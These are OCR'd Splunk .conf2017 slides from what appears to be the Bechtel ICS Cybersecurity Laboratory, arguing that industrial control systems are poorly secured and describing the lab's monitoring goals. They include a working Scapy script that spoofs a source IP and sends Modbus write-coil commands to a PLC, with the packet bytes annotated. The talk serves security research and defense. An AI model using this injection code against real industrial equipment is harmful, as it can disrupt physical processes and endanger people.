


splunk> .conf2017


Injecting the poison



Injecting the poison



Injecting the poison



A little code for your injection

```
#!/usr/local/bin/python
from scapy.all import *

# VARIABLES
src = sys.argv[1]
dst = sys.argv[2]
sport = random.randint(1024,65535)
dport = int(sys.argv[3])
data_s = '\x00\x00\x00\x00\x00\x06\x01\x05\x00\x00\xff\x00'
data_o = '\x00\x00\x00\x00\x00\x06\x01\x05\x00\x03\xff\x00'

# SYN
ip=IP(src=src,dst=dst)
SYN=TCP(sport=sport,dport=dport,flags='S',seq=1000)
SYNACK=sr1(ip/SYN)

# ACK
ACK=TCP(sport=sport, dport=dport, flags='A', seq=SYNACK.ack, ack=SYNACK.seq + 1)
send(ip/ACK)


# START MODBUS
START_MOD=TCP(sport=sport, dport=dport, flags='PA', seq=1001, ack=1001)/Raw(load=data_s)
send(ip/START_MOD)

# START OVERFLOW
START_Over=TCP(sport=sport, dport=dport, flags='PA', seq=1013, ack=1002)/Raw(load=data_o)
send(ip/START_Over)
```

The tasty bytes


```
#!/usr/local/bin/python
from scapy.all import *

# VARIABLES
src = sys.argv[1]        Spoofed IP source address
dst = sys.argv[2]        Destination IP address
sport = random.randint(1024,65535)
dport = int(sys.argv[3])        Destination Port
data_s = '\x00\x00\x00\x00\x00\x06\x01\x05\x00\x00\xff\x00'
data_o = '\x00\x00\x00\x00\x00\x06\x01\x05\x00\x03\xff\x00'        Modbus TCP
```

Why? Just.. WHY?!?

- Vendors market proprietary solutions as a protective wrapper
  - Of course, no one could RE that…
- Airgap equals ’security’
  - No accounting for updates and other devices that traverse the perimeter


A ‘secure’ network



Why? Just.. WHY?!?

- Vendors market proprietary solutions as a protective wrapper
  - Of course, no one could RE that…
- Airgap equals ’security’
  - No accounting for updates and other devices that traverse the perimeter
- Designers don’t want to change the product
- The evils of ‘warranting’
- Pushes liability to the customer.. **AND THEIR CONSUMERS**


A ‘secure’ network



Why? Just.. WHY?!?

- Vendors market proprietary solutions as a protective wrapper
  - Of course, no one could RE that…
- Airgap equals ’security’
  - No accounting for updates and other devices that traverse the perimeter
- Designers don’t want to change the product
- The evils of ‘warranting’
- Pushes liability to the customer.. AND THEIR CONSUMERS

THIS MUST CHANGE!




splunk> .conf2017

Bechtel ICS Cybersecurity Laboratory

Marrying OT stability and IT security


- Goals
  - Identify monitoring capabilities that can be applied to existing plants
  - Overcome assumptions with demonstrations on REAL, COMPARABLE EQUIPMENT to projects
  - Document best practices
  - Identify capability gaps
  - Consolidate leverage

Remember me?



WaterWorld


Keepin' it real..



The brains

